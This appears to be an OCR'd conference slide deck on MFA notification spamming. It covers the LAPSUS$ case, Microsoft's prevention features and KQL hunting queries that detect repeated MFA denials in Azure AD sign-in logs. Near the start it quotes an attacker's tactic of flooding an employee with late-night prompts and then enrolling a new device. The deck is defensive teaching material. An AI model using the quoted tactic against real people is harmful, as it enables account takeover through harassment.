
Identity Attack
MFA Spamming


wortell

MFA Spamming

Used during LAPSUS$ attack

"Call the employee 100 times at 1 am while he is trying to sleep, and he will more than likely accept it. Once the employee accepts the initial call, you can access the MFA enrollment portal and enroll another device."






[DEV-0537 criminal actor targeting organizations for data exfiltration and destruction - Microsoft Security Blog]

wortell

MFA Spamming

MFA Notification spamming

"After 5 notifications, how strong is the change a user approves it?." Lapsus$ reports 50% chance for accepting.



wortell

MFA Spamming

Prevention


1. Enable MFA Number matching experience
2. Enable MFA Additional Context
3. Implement Azure AD Identity Protection
4. Hunting for data (MFA status denied/ user did not respond)
5. Train users and alert attempts
6. No location-based IP exclusions
7. Good Condtional Access baseline

wortell

MFA Spamming

Feature currently in preview

Prevention 1– Number matching



wortell

MFA Spamming

Feature currently in preview

Prevention 1– Number matching

How to use number matching in multifactor authentication (MFA) notifications (Preview) - Authentication Methods Policy

Article • 05/17/2022 • 6 minutes to read • 5 contributors

This topic covers how to enable number matching in Microsoft Authenticator push notifications to improve user sign-in security.

Note

Number matching is a key security upgrade to traditional second factor notifications in the Microsoft Authenticator app that will be enabled by default for all tenants a few months after general availability (GA).
We highly recommend enabling number matching in the near-term for improved sign-in security.

Prerequisites


Your organization will need to enable Microsoft Authenticator (traditional second factor) push notifications for some users or groups using the new Authentication Methods Policy API. If your organization is using ADFS adapter or NPS extensions, please upgrade to the latest versions for a consistent experience.

wortell

MFA Spamming

Feature currently in preview

Prevention 2 - Additional context



wortell

MFA Spamming

Prevention 3 – Hunting 1/4

1. SigninLogs
2. Resulttype == 500121 (Authentication failed)
3. AuthenticationDetails.authenticationMethod

```
SigninLogs
| where ResultType == 500121
| where Status has "MFA Denied; user declined the authentication" or Status has "MFA denied; Phone App Reported Fraud"
```

wortell

MFA Spamming

Prevention 3 – Hunting 2/4

```
SigninLogs
| project
    TimeGenerated,
    AuthenticationRequirement,
    AuthenticationDetails,
    UserPrincipalName,
    CorrelationId
| where AuthenticationRequirement == "multiFactorAuthentication"
```

Results Chart Add bookmark

TimeGenerated [UTC]	AuthenticationRequirement	AuthenticationDetails
5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T09:16:35.8526703+00:00","authenticationMethod":"Password","authenticationMethodDetail":"Password Hash Sync","succeeded":true,"authenticationStepRequirement":"Multi-factor authentication","StatusSequence":0,"RequestSequence":
5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T09:16:35.8526703+00:00","authenticationMethod":"Password","authenticationMethodDetail":"Password Hash Sync","succeeded":true,"authenticationStepRequirement":"Multi-factor authentication","StatusSequence":0,"RequestSequence":
5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T09:16:35.8526703+00:00","authenticationMethod":"Password","authenticationMethodDetail":"Password Hash Sync","succeeded":true,"authenticationStepRequirement":"Multi-factor authentication","StatusSequence":0,"RequestSequence":
5/18/2022, 9:16:26.619 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T09:16:26.6193375+00:00","authenticationMethod":"Password","authenticationMethodDetail":"Password Hash Sync","succeeded":true,"authenticationStepRequirement":"Multi-factor authentication","StatusSequence":0,"RequestSequence":
5/18/2022, 9:04:46.542 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T09:04:46.5420908+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:58:56.668 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:58:56.6683209+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:57:44.868 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:57:44.8685139+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:55:16.279 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:55:16.2795913+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:52:20.685 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:52:20.6859067+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:51:08.420 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:51:08.4206099+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:51:06.835 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:51:06.8355955+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication
5/18/2022, 8:51:05.936 AM	multiFactorAuthentication	[{"authenticationStepDateTime":"2022-05-18T08:51:05.9361855+00:00","authenticationMethod":"Previously satisfied","succeeded":true,"authenticationStepResultDetail":"First factor requirement satisfied by claim in the token","authenticationStepRequirement":"Primary authentication

wortell

MFA Spamming

Prevention 3 – Hunting 3/4

```
SigninLogs
| project
    TimeGenerated,
    AuthenticationRequirement,
    AuthenticationDetails,
    UserPrincipalName,
    CorrelationId
| where AuthenticationRequirement == "multiFactorAuthentication"
| extend AuthResult = tostring(parse_json(AuthenticationDetails)[1].authenticationStepResultDetail)
| where AuthResult in ("MFA denied; user declined the authentication","MFA denied; user did not respond to mobile app notification")
| summarize ['Result Types']=make_list(AuthResult), ['Result Count']=count() by UserPrincipalName, bin(TimeGenerated, 60m)
| where ['Result Count'] > 3
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	UserPrincipalName	Result Types	Result Count
5/11/2022, 2:00:00.000 PM	[redacted]	["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	4
5/17/2022, 9:00:00.000 AM	[redacted]	["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	4
5/12/2022, 9:00:00.000 AM	[redacted]	["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	4
5/16/2022, 12:00:00.000 PM	[redacted]	["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"...	5

wortell

MFA Spamming

Prevention 3 – Hunting 4/4

Github.com/Reprise99 (Matt Zorich)

More interesting KQL examples


```
//Detect when a user denies MFA several times within a single sign in attempt and then completes MFA.
//This could be a sign of someone trying to spam your users with MFA prompts until they accept.
//Select your threshold of how many times a user denies MFA before accepting
let threshold=2;
SigninLogs
| project
TimeGenerated,
AuthenticationRequirement,
AuthenticationDetails,
UserPrincipalName,
CorrelationId
//Include only authentications that require MFA
| where AuthenticationRequirement == "multiFactorAuthentication"
//Extend authentication result description
| extend AuthResult = tostring(parse_json(AuthenticationDetails)[1].authenticationStepResultDetail)
//Find results that include both denined and completed MFA
| where AuthResult in ("MFA completed in Azure AD", "MFA denied; user declined the authentication","MFA denied; user did not respond to mobile app notification")
```

Results | Chart | Add bookmark

Result Types	CorrelationId	UserPrincipalName	Denied MFA Count
MFA denied; user did not respond to mobile app notification	27879376-cb74-41e4-9eef-060f62be3668	[redacted]	2
MFA denied; user did not respond to mobile app notification	662867a6-baba-4a48-8e65-7c07f996f873	[redacted]	4
MFA denied; user did not respond to mobile app notification	4869acdb-da99-4f7e-a914-822c1983f08e	[redacted]	4
MFA denied; user did not respond to mobile app notification	41f3f1c0-2fbe-4f2a-a981-f5c93a01d788	[redacted]	3
MFA denied; user did not respond to mobile app notification	2cf3b3a3-0cd0-47ca-9e62-0cdb8030a630	[redacted]	3
MFA denied; user did not respond to mobile app notification	bc8e0a2d-2896-49ea-9fd1-0c4b8155019a	[redacted]	2

wortell

Conclusion



wortell

Wrap things up

- Not each factor of MFA it the same
- Integration is important (protection/ data)
- Enable the complete Microsoft solution stack for Identity
- Protect the basics

- Awareness
- Follow the attacks/ tactics
- More identity attacks????

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell

Are there any questions?_

wortell